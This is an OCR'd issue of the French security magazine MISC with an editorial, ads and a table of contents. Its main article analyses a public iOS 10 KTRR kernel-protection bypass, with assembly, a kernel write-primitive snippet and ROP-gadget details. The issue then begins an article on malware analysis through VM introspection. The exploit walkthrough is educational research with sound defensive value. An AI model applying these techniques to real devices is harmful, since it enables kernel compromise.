MISC

LE MAGAZINE DE LA CYBERSÉCURITÉ OFFENSIVE ET DÉFENSIVE

N° 102
MARS / AVRIL 2019

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 102 - F: 8,90 € - RD



RÉSEAU : Intrusion / Supervision

Écouter le trafic sur un lien Ethernet cuivre de manière indétectable ?

p. 58



SYSTÈME : HTTP / Navigateurs / TLS

Comprendre le mécanisme de sécurité HPKP et ses faiblesses

p. 66



JURIDIQUE : Données / Responsabilité

Guide de survie juridique : comment réagir en cas d'intrusion ?


p. 76

DOSSIER

DURCISSEMENT DE LA SÉCURITÉ DES SYSTÈMES GNU/LINUX

p.30

1 - Isolation de processus avec les namespaces et seccomp BPF
2 - Découvrez Qubes OS, un système orienté bureau et sécurité
3 - Les prochaines avancées pour la sécurité de la distribution Debian





EXPLOIT CORNER

Contourner la protection noyau KTRR des iPhone pour l'écriture d'exploits


p. 06



MALWARE CORNER

Techniques d'introspection pour l'analyse de code malveillant

p. 12



IoT CORNER

De la découverte d'une vulnérabilité par fuzzing sur une caméra connectée à l'écriture d'un exploit

p. 20

VERISAFE
L'EXPERTISE CYBERSÉCURITÉ

FORMATIONS E-LEARNING

WWW.VERISAFE.FR

La meilleure façon de se former à la Cybersécurité



Sécurité Cloud Computing Préparation + certification

CCSK™

Certificate of Cloud Security Knowledge

jeton CCSK inclu

jeton valide pour 2 passages à l'examen CCSK

Bientôt disponible

Cybersécurité : la synthèse technique



Le séminaire No1 en France
(21 sessions en présentiel & 380 participants en 2018)

Enfin disponible en e-learning !

L'intégrale RGPD

BONUS
Pack conformité



220 vidéos | 854 slides | 19h

L'intégrale VERISAFE

BEST VALUE

NO LIMIT !

Toutes les formations VERISAFE
en accès illimité 24h/24, 7j/7 pendant un an

Cybersécurité : l'essentiel pour les Managers



Les fondamentaux de Cybersécurité indispensables pour réussir sa transformation digitale

Bientôt disponible

La Blockchain décryptée



85 vidéos | 370 slides | 7h 30mn

Suivi pédagogique individuel | Datadock | Eligibles au financement OPCA

MISC est édité par **Les Éditions Diamond**

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com
https://www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Membre April
www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

https://www.miscmag.com

RETROUVEZ-NOUS SUR :

@miscredac @MISCleMag

p.37/38 DÉCOUVREZ TOUS NOS ABONNEMENTS MULTI-SUPPORTS !

ENCART CONNECT ENCARTÉ DANS LA COUVERTURE

ÉDITO

LA BLOCKCHAIN OU LES HABITS NEUFS DE L'EMPEREUR

Je crois qu'aucune technologie ne m'a jamais laissé aussi circonspect que la Blockchain (ou chaîne de blocs). Une technologie dont tout le monde a entendu parler alors qu'elle est conceptuellement particulièrement complexe, que tout le monde veut utiliser alors que le champ d'application est particulièrement réduit et inadapté, ou tout du moins inefficace, pour la plupart des usages.

Nous avons d'un point de vue conceptuel une merveille d'élégance, un système réussissant à faire émerger l'harmonie au milieu du chaos. En effet, la Blockchain est une base de données réussissant le tour de force d'apporter un très haut niveau d'intégrité, de disponibilité et de preuve dans un environnement où personne ne peut se faire confiance. La perfection n'étant pas de ce monde, les performances en écriture sont très limitées et la consommation énergétique liée aux preuves de travail problématique. De plus, comme souvent lorsque les exigences de disponibilité et d'intégrité sont très fortes, la confidentialité est difficilement assurée. Ce dernier point étant d'ailleurs rayé d'un coup de plume, en effet, par conception les chaînes de blocs sont publiques. Ce n'est qu'à ce prix qu'elles peuvent être répliquées à l'infini. Elles sont ainsi toujours disponibles et l'authenticité de leur contenu est vérifiable par chacun.

Implémentée pour la première fois à grande échelle avec le Bitcoin, la viabilité du modèle théorique a été démontrée de manière particulièrement éblouissante. Dix ans après sa création, cette Blockchain évolue de manière totalement autonome, les auteurs l'ayant conçu pour qu'elle soit totalement décentralisée et coupée de ses créateurs qui ne peuvent plus la modifier.

La flambée du Bitcoin ayant été très largement relayée par les médias, le terme de Blockchain a fini par être connu auprès du grand public et des décideurs qui se sont convaincus que c'était un truc important et qu'il fallait forcément en être. Si bizarrement aucun haut fonctionnaire ou cadre dirigeant n'a jamais convoqué son directeur informatique pour s'inquiéter de l'existence de projets intégrant des bases de données NoSQL, il en est tout autre pour la Blockchain. Combien de DSI se sont entendus dire ces derniers mois « J'espère que l'on n'est pas en train de rater le coche de la Blockchain, je veux d'ici la fin du mois un projet et on va mettre toutes les équipes de Com dessus »? Combien d'entre nous se sont retrouvés dans des réunions ubuesques où une personne, sans aucune compétence en informatique, voulait absolument utiliser la Blockchain comme base de données sans comprendre ni l'intérêt du système ni tous les inconvénients :

« Bon les gars, vous savez que nous devons développer une nouvelle application de gestion des fiches de paie ? La direction a insisté pour qu'elles soient stockées sur la Blockchain. Ils ont eu une présentation aux Assises de la sécurité et on leur a dit qu'avec cette techno les données sont infalsifiables et ne seront jamais perdues.

- Ils veulent rendre publiques les fiches de paie de toute la boite ? Qu'on les publie sur la Blockchain du Bitcoin ou d'Ethereum ?

- Mais non, c'est super confidentiel, on va faire tourner ça sur notre Cloud privé.

- OK, j'ai récupéré un vieux serveur sur lequel on faisait tourner nos bases de données. On va installer VirtualBox et faire tourner trois ou quatre VM avec Ethereum ça devrait suffire.

- Super ! Avec ça on est certain de ne jamais les perdre. On va pouvoir numériser toutes les archives et libérer un bureau. »

Bonne lecture et en vous souhaitant de beaux projets Blockchain en 2019 !

Cédric FOLL / cedric@miscmag.com / @follc

https://www.ed-diamond.com

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | GUIDES | ACCÈS CONNECT

SOMMAIRE

MISC MAGAZINE
N°102

EXPLOIT CORNER

06 ANALYSE DU CONTOURNEMENT DE KTRR

En mars 2018, le chercheur Luca Todesco (@qwertyoruiop) a publié le code de son exploit qui contourne le mécanisme de protection d'intégrité du noyau iOS sur l'iPhone 7...

MALWARE CORNER

12 INTROSPECTION ET ANALYSE DE MALWARE VIA LIBVMI

Dans cet article, nous allons illustrer ce qu'est l'introspection des machines virtuelles et comment on peut l'utiliser dans le but d'analyser des malwares...

IoT CORNER

20 HACKING IoT : TEST D'INTRUSION D'UNE CAMÉRA CONNECTÉE

L'Internet des objets connectés (ou Internet of Things en anglais) connecte toujours plus d'appareils électroniques qui sont trop souvent dépourvus de sécurité...

RÉSEAU

58 SILENT WIRE HACKING : ÉCOUTER LE TRAFIC SUR LES LIENS ETHERNET

Des méthodes d'intrusion Wifi sont documentées, mais moins concernant l'intrusion Ethernet. Nous découvrirons une méthode originale pour prendre la position de MITM sur un réseau Ethernet 100Mb supervisé sans être détecté...

SYSTÈME

66 L'EN-TÊTE HPKP POUR SÉCURISER UN PEU PLUS LES CONNEXIONS SUR INTERNET ?

Cet article propose une présentation de l'en-tête de sécurité HPKP, de ses limites et ses impacts sur la sécurité des échanges sur Internet...


ORGANISATION & JURIDIQUE

76 GUIDE DE SURVIE JURIDIQUE : COMMENT RÉAGIR EN CAS D'INTRUSION ?

Si les DSI et plus globalement, les chefs d'entreprise n'avaient à se préoccuper que de leur cœur de métier, les choses seraient trop simples...

37/38 ABONNEMENTS PAPIER et CONNECT

30 DOSSIER



DURCISSEMENT DE LA SÉCURITÉ DES SYSTÈMES GNU/LINUX

31 Namespaces et seccomp BPF : un zoom sur la conteneurisation Linux

39 Qubes OS : un système d'exploitation raisonnablement sécurisé

51 Sécurité de Debian Buster

ACTUELLEMENT DISPONIBLE

MISC HORS-SÉRIE N°19



NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



ANALYSE DU CONTOURNEMENT DE KTRR

Marwan ANASTAS – manastas@quarkslab.com

mots-clés : IOS / EXPLOIT / JOP / ROP / KTRR

En mars 2018, le chercheur Luca Todesco (@qwertyoruiop) a publié le code de son exploit qui contourne le mécanisme de protection d'intégrité du noyau iOS sur l'iPhone 7. Ce contournement affecte les versions d'iOS 10 et 10.1. Bien qu'il ne permette pas de modifier directement le code du noyau, il rend possible le changement des valeurs du segment de données constantes, avec les conséquences que nous expliquerons.

Introduction

Apple profite souvent de la sortie des nouveaux modèles d'iPhone pour renforcer la sécurité de son système. Avec l'arrivée de l'iPhone 7, un nouveau mécanisme de protection d'intégrité du noyau a été ajouté. Appelé KTRR (vraisemblablement *Kernel Text Region Range*), il succède à l'ancien mécanisme Watchtower (aussi appelé KPP) présent sur les iPhones 5S jusqu'au 6S sous iOS 9 et supérieur. Le rôle d'un tel mécanisme est d'empêcher la modification de données dans les segments du noyau que l'on souhaite protéger. C'est une mesure préventive, qui permet de restreindre le champ d'action d'un attaquant qui est capable d'aller lire et écrire dans la mémoire du noyau, après l'avoir exploité. Dans le cas d'un *jailbreak*, après avoir obtenu la capacité d'aller lire et écrire dans la mémoire du noyau, la voie la plus rapide pour parvenir à ses fins est d'aller y modifier code et données. Avec un mécanisme comme KTRR, cela n'est plus possible. Afin de comprendre la manière dont fonctionne l'exploit, nous expliquons dans un premier temps le fonctionnement de KTRR. Nous verrons le déroulement de l'exploit, avant de nous intéresser aux parties marquantes.

1 Prérequis

Pour comprendre les explications qui suivent, il est fortement recommandé au lecteur d'être familier avec l'architecture ARMv8-A **[1]** et plus particulièrement avec le mécanisme de traduction d'adresses **[2]**. Les liens vers la documentation correspondante ainsi que le code **[3]** de l'exploit sont disponibles à la fin de l'article.

2 Principe de fonctionnement de KTRR

Deux nouveaux éléments font leur apparition pour mettre en place le mécanisme. Le premier est une MMIO (*Memory Mapped I/O*) nommée RoRgn (*Read-only Region*) qui empêche l'accès en écriture à une zone de la mémoire physique. Les registres de cette MMIO sont situés dans la structure AMCC (*Apple's Memory Cache Controller*) comme le montre le code du noyau **[4]** :

```
//#if defined(KERNEL_INTEGRITY_KTRR)

#define rMCCGEN        (*(volatile uint32_t *) (amcc_base + 0x780))
```

```
#define rRORGNBASEADDR (*(volatile uint32_t *) (amcc_base + 0x7e4))

#define rRORGNENDADDR  (*(volatile uint32_t *) (amcc_base + 0x7e8))

#define rRORGNLOCK     (*(volatile uint32_t *) (amcc_base + 0x7ec))

//#endif
```

Une fois que les adresses de base et de fin sont initialisées, les registres sont verrouillés en plaçant 1 dans rRORGNLOCK. Le second élément apparu est le groupe des registres KTRR : **ARM64_REG_KTRR_LOWER_EL1**, **ARM64_REG_KTRR_UPPER_EL1** et **ARM64_REG_KTRR_LOCK_EL1**. Ils sont présents pour limiter l'ensemble des adresses exécutables en EL1 (niveau de privilège du noyau). De la même manière que pour RoRgn, en mettant 1 dans le registre **ARM64_REG_KTRR_LOCK_EL1**, les deux autres registres sont verrouillés. Après le verrouillage des registres RoRgn et KTRR, l'agencement des segments mémoire du noyau est celui présenté dans le tableau ci-dessous.

Le segment **__LAST** est particulier : il inclut la section **__pinst** (vraisemblablement protected ou privileged instructions) qui contient les instructions permettant de changer la valeur de certains registres système, comme **TTBR1_EL1** et **SCTLR_EL1**. Ce segment n'étant pas compris dans l'intervalle défini par les registres KTRR, on ne peut pas y accéder en exécution lorsque la MMU est active (car il faut être dans l'intervalle défini par KTRR pour être exécutable). Ainsi, le noyau définit la valeur de ces registres avant l'activation de la MMU.

Mapping	Segment	Protection	Accès possible
r--/r--	__PRELINK_TEXT	RoRgn + KTRR	r--/r--
r-x/r-x	__PLK_TEXT_EXEC	RoRgn + KTRR	r-x/r-x
r--/r--	__PLK_DATA_CONST	RoRgn + KTRR	r--/r--
r-x/r-x	__TEXT	RoRgn + KTRR	r-x/r-x
rw-/rw-	__DATA_CONST	RoRgn + KTRR	r--/r--
r-x/r-x	__TEXT_EXEC	RoRgn + KTRR	r-x/r-x
rw-/rw-	__LAST	RoRgn	r--/r--
rw-/rw-	__KLD		rw-/rw-
rw-/rw-	__DATA		rw-/rw-
rw-/rw-	__BOOTDATA		rw-/rw-
r--/r--	__LINKEDIT		r--/r--
rw-/rw-	__PRELINK_DATA		rw-/rw-
rw-/rw-	__PRELINK_INFO		rw-/rw-

3 Description de la vulnérabilité

Lors de la sortie de veille du CPU, une structure accessible en écriture depuis le noyau (elle ne réside pas dans un segment protégé par RoRgn) permet de détourner le flot d'exécution. De plus, l'intervalle défini par les registres KTRR à ce moment-là n'est pas correct, car il inclut **__LAST.pinst**. Il est alors possible de créer un mapping alternatif pour les segments de données accessibles en lecture seule. L'accès en écriture à ce segment peut faciliter le jailbreak et altérer le fonctionnement du système iOS, chose qu'Apple ne souhaite en aucun cas permettre.




Figure 1 : Contexte et séquence de l'exploit

4 Déroulement de l'exploit

Pour mieux saisir le contexte d'exécution de l'exploit ainsi que son fonctionnement, il est possible de se référer à la Figure 1 qui donne une vision plus globale. Il est important de noter qu'un premier exploit visant le noyau est nécessaire (première étape), avant de réaliser celui de KTRR.

4.1 Phase préparatoire

Avant d'exécuter la charge pour contourner KTRR, plusieurs opérations sont réalisées depuis l'espace utilisateur pour permettre à l'exploit de correctement fonctionner. On peut notamment citer :

- l'allocation de pages de mémoire pour y placer les gadgets, ainsi que les données utilisées lors de l'exploit ;
- la préparation de la table de traduction **TTBR0_EL1** (modification et ajouts de quelques entrées dans la table de niveau 3) qui sera utilisée par le noyau lors du *reset* et plus particulièrement, lors de la phase d'exploitation ;
- la création d'une fausse table de traduction (celle pointée par **TTBR1_EL1**) visant à remplacer l'originale.

4.2 Lancement de l'exploit

Si l'on s'intéresse au code exécuté lors de la sortie de veille du CPU, on remarque que la fonction **common_start** utilise la structure **_const_boot_args** pour convertir l'adresse physique de la fonction **arm_init_tramp** en adresse virtuelle avant de s'y rendre :

```
// Load VA of the trampoline

adrp    x0, arm_init_tramp@page

add     x0, x0, arm_init_tramp@pageoff

add     x0, x0, x22 ; x0 += _const_boot_args.BA_VIRT_BASE

sub     x0, x0, x23 ; x0 -= _const_boot_args.BA_PHYS_BASE

// Branch to the trampoline

br      x0
```

Cette structure à la particularité d'être présente dans un segment accessible en écriture. Dès lors que l'on est en possession d'une primitive d'écriture dans la mémoire du noyau (cf. étape 1 de la Figure 1), il sera possible d'y modifier ses éléments. Si l'on regarde le code ci-dessus, cela signifie que l'on contrôle les registres **x22** et **x23**. Les opérandes du calcul d'obtention de **x0** étant connus, la modification du registre **x22** ou **x23** permettra de rediriger le flot d'exécution du noyau.

C'est exactement de cette manière que le lancement procède :

```
swritewhere = loadstruct + 8;

swritewhat = (phyzb+gadget0_off)-(G(TTBRMAGIC_BX0)+slide-
gVirtBase);

/*...*/

WriteAnywhere64(swritewhere, swritewhat);
```

Le code ci-dessus est une partie du code exécuté depuis l'espace utilisateur. Après la phase préparatoire, cette écriture permet d'amorcer l'exploit. La fonction **WriteAnywhere64** est la primitive d'écriture dans la mémoire du noyau. La variable **loadstruct** contient l'adresse de la structure **_const_boot_args**. À son offset 8 se trouve BA_VIRT_BASE (la base virtuelle du noyau).

L'écriture dans **loadstruct + 8** avec la fonction **WriteAnywhere64** va remplacer **_const_boot_args.BA_VIRT_BASE** par une valeur contrôlée. Dans notre cas, le registre **x0** contiendra **phyzb+gadget0_off**. La MMU étant active, la traduction s'effectuera sous le contrôle de l'attaquant (car c'est **TTBR0_EL1** qui sera utilisé) et dirigera le branchement vers le premier gadget. Il ne reste plus que la sortie de mise en veille (le *reset*) de l'appareil survient pour que l'exploit se lance.

Il faut cependant faire attention, car il y a un autre endroit où **_const_boot_args.BA_VIRT_BASE** est utilisé :

```
    // Set up the exception vectors

    adrp    x0, EXT(ExceptionVectorsBase)@page

    add     x0, x0, EXT(ExceptionVectorsBase)@pageoff

    add     x0, x0, x22 ; x0 += _const_boot_args.BA_VIRT_BASE

    sub     x0, x0, x23 ; x0 -= _const_boot_args.BA_PHYS_BASE

    MSR_VBAR_EL1_X0
```

La valeur calculée de **VBAR_EL1** sera fausse, il faudra donc penser à changer la valeur erronée de **VBAR_EL1** par la valeur d'origine.

4.3 Exploitation

Toute la phase d'exploitation se fait en JOP et ROP (*Jump-Oriented Programming* et *Return-Oriented Programming*), car au moment où le flot




Figure 2 : Exécution de l'exploit lors du reset

d'exécution est redirigé, KTRR est actif. Ainsi, seul le code du noyau est exécutable. Le point le plus important pour l'exploit est la réalisation d'une copie de la table de traduction d'origine du noyau, et de faire en sorte que la copie qui est modifiable remplace l'originale. On peut ainsi re-mapper en lecture et écriture les segments de données comme `__DATA_CONST`. Après cela, l'exploit rend la main au noyau iOS pour que le *reset* reprenne le cours normal de son exécution. Le Figure 2 montre en rouge la partie correspondant à l'exploitation.

5 Quelques points techniques d'intérêt

5.1 Re-mapping des instructions protégées

L'opération suivante a lieu lors de la phase préparatoire. Même avec le mauvais intervalle des registres KTRR, les instructions du segment `__LAST` ne sont pas encore exécutables, car elles ne sont accessibles qu'en lecture seule (voir le tableau sur le *mapping* des segments). Pour invoquer l'instruction capable de changer le registre `TTBR1_EL1`, il faut donc re-mapper la page en lecture et exécution (rappelons que l'écriture n'est pas possible, car le segment `__LAST` est inclus dans l'intervalle défini par RoRgn). Cela est réalisé avec la table de traduction de `TTBR0_EL1`,

algosecure
Keep It Safe and Secure
< Technocurious with you! >
BLUE Team
/ Nous vous accompagnons pour sécuriser votre SI.
RED Team
/ Nous évaluons votre SSI.
/> algosecure.fr

qui est modifiable. En effet, un branchement vers une adresse physique translatée par **TTBR0_EL1** nous amènera à l'instruction souhaitée.

5.2 Détails sur l'exécution de l'exploit

Le premier enchaînement de gadgets à être exécuté va servir à allouer de la place sur la pile, pour y copier une chaîne de ROP avec le gadget suivant :

```
    LDR         X8, [X8,#0x10] ; memmove + 4 // pour contrôler
l'adresse de retour
    ADD         X0, SP, #8
    BLR         X8 ; memmove((SP + 8), chain + 8, ((0x1F * 80) - 8))
```

Une fois cette chaîne copiée, le flot d'exécution sera redirigé vers celle-ci comme le montre l'épilogue de la fonction **memmove** :

```
    LDP             X29, X30, [SP],#0x10
    RET
```

À partir de là, plusieurs opérations seront effectuées par la chaîne de ROP. Elle commence tout d'abord par restaurer **VBAR_EL1**, car le noyau s'est basé sur la valeur contenue dans **_const_boot_args.BA_VIRT_BASE** pour calculer l'adresse virtuelle. Après cela, la fonction **__pinst_set_ttbr1** (présente dans le segment **_LAST**) est appelée pour changer la valeur du registre **TTBR1_EL1**. Ces deux tâches achevées, il faut s'occuper de rendre la main au noyau. Pour que la reprise puisse se faire normalement, le registre **LR** doit pointer vers la bonne fonction d'initialisation (**arm_init_cpu** ou **arm_init_idle_cpu**). En effet, lors du *reset*, suivant le type de veille dont on sort, la gestion sera déléguée à l'une des deux fonctions. Pour faire ce choix, la structure **cpu_data** est utilisée. On y trouve à l'offset **0x130** le **CPU_RESET_HANDLER** qui indique la fonction devant être lancée par **arm_init_tramp** une fois l'exploit terminé.

6 Patch

À partir d'iOS 10.2, l'intervalle attribué aux registres KTRR lors du *reset* CPU est identique à celui du démarrage et donc correct :

```
// program and lock down KTRR

// subtract one page from rorgn_end to make pinst instructions NX
msr     ARM64_REG_KTRR_LOWER_EL1, x17

sub     x19, x19, #(1 << (ARM_PTE_SHIFT-12)), lsl #12

msr     ARM64_REG_KTRR_UPPER_EL1, x19

mov     x17, #1

msr     ARM64_REG_KTRR_LOCK_EL1, x17
```

De plus, la structure qui permettait de rediriger le flot d'exécution n'est plus accessible en écriture, car elle réside dans le segment **__DATA_CONST**.

Conclusion

Nous avons vu comment la protection mise en place par KTRR a pu être partiellement contournée. Un tel exploit montre qu'il est devenu assez difficile de contourner les nouveaux mécanismes de protection, cela malgré les erreurs d'implémentation. Nul doute qu'avec les nouvelles sécurités apparues sur les derniers iPhones, les exploits publics se feront de plus en plus rares. ■

Remerciements

Je souhaite remercier Fred Raynal pour ses relectures et les conseils prodigués. Je remercie également Jean-Baptiste Bédrune, Joffrey Guilbon et Cédric Tessier pour leurs précieux retours, ainsi que Luca Todesco pour avoir publié un exploit des plus intéressants.

Références

[1] Manuel de référence de l'architecture ARMv8-A : https://static.docs.arm.com/ddi0487/da/DDI0487D_a_armv8_arm.pdf

[2] Traduction d'adresses sous ARMv8-A : https://static.docs.arm.com/100940/0100/armv8_a_address%20translation_100940_0100_en.pdf

[3] Code de l'exploit : http://yalu.qwertyoruiop.com/y7.txt

[4] Définition de RoRgn dans le noyau XNU : https://opensource.apple.com/source/xnu/xnu-4570.1.46/pexpert/pexpert/arm64/AMCC.h.auto.html

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE HORS-SÉRIE N°101



NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



INTROSPECTION ET ANALYSE DE MALWARE VIA LIBVMI

Youness ZOUGAR – youness@zougar-consulting.com
Consultant et formateur en Cybersécurité

mots-clés : CYBERSÉCURITÉ / VIRTUALISATION / INTROSPECTION / ANALYSE DE MALWARE

Dans cet article, nous allons illustrer ce qu'est l'introspection des machines virtuelles et comment on peut l'utiliser dans le but d'analyser des malwares.

1 Qu'est-ce que l'introspection ?

De façon générale, le terme introspection désigne l'observation et l'examen de son propre état mental et émotionnel. Il est considéré comme l'acte de se regarder soi-même. Le meilleur exemple pour illustrer cela est l'œil de judas qui permet d'observer le monde extérieur sans avoir besoin d'en faire partie. Toutefois, l'introspection des machines virtuelles est l'art de monitorer les machines virtuelles depuis l'hyperviseur et y accéder sans être dedans (aucun agent n'est installé sur la machine virtuelle).

2 Pourquoi l'introspection ?

Grâce à la technologie d'introspection, il n'y a nul besoin de faire partie de l'environnement du malware pour l'analyser. Tout simplement parce que le comportement des processus à surveiller sera réalisé en dehors de la machine virtuelle, depuis l'hyperviseur. De plus, un malware employant des techniques de détection de débogueur ne marchera pas étant donné que le système d'introspection interagit uniquement avec la mémoire de la machine virtuelle et ne s'attache en aucun cas aux processus lancés sur la machine. De même, il est possible de tromper un malware employant des techniques de détection d'environnement d'analyse (modifier à la volée l'accès à une clé de registre VirtualBox par exemple). De ce fait, on ne peut nier que l'application de l'introspection à l'analyse de malware est bien meilleure que les technologies traditionnelles d'analyse automatisée.

3 Architecture de l'introspection

3.1 Types d'hyperviseurs

On considère généralement deux types d'hyperviseurs :

- Hyperviseur natif : connu aussi sous le nom de l'hyperviseur type-1 ou encore « *Bare Metal* ». Ce type d'hyperviseur fonctionne directement sur le matériel de la machine afin de contrôler et gérer les machines virtuelles. Exemples d'hyperviseurs de type-1 : Xen, KVM...
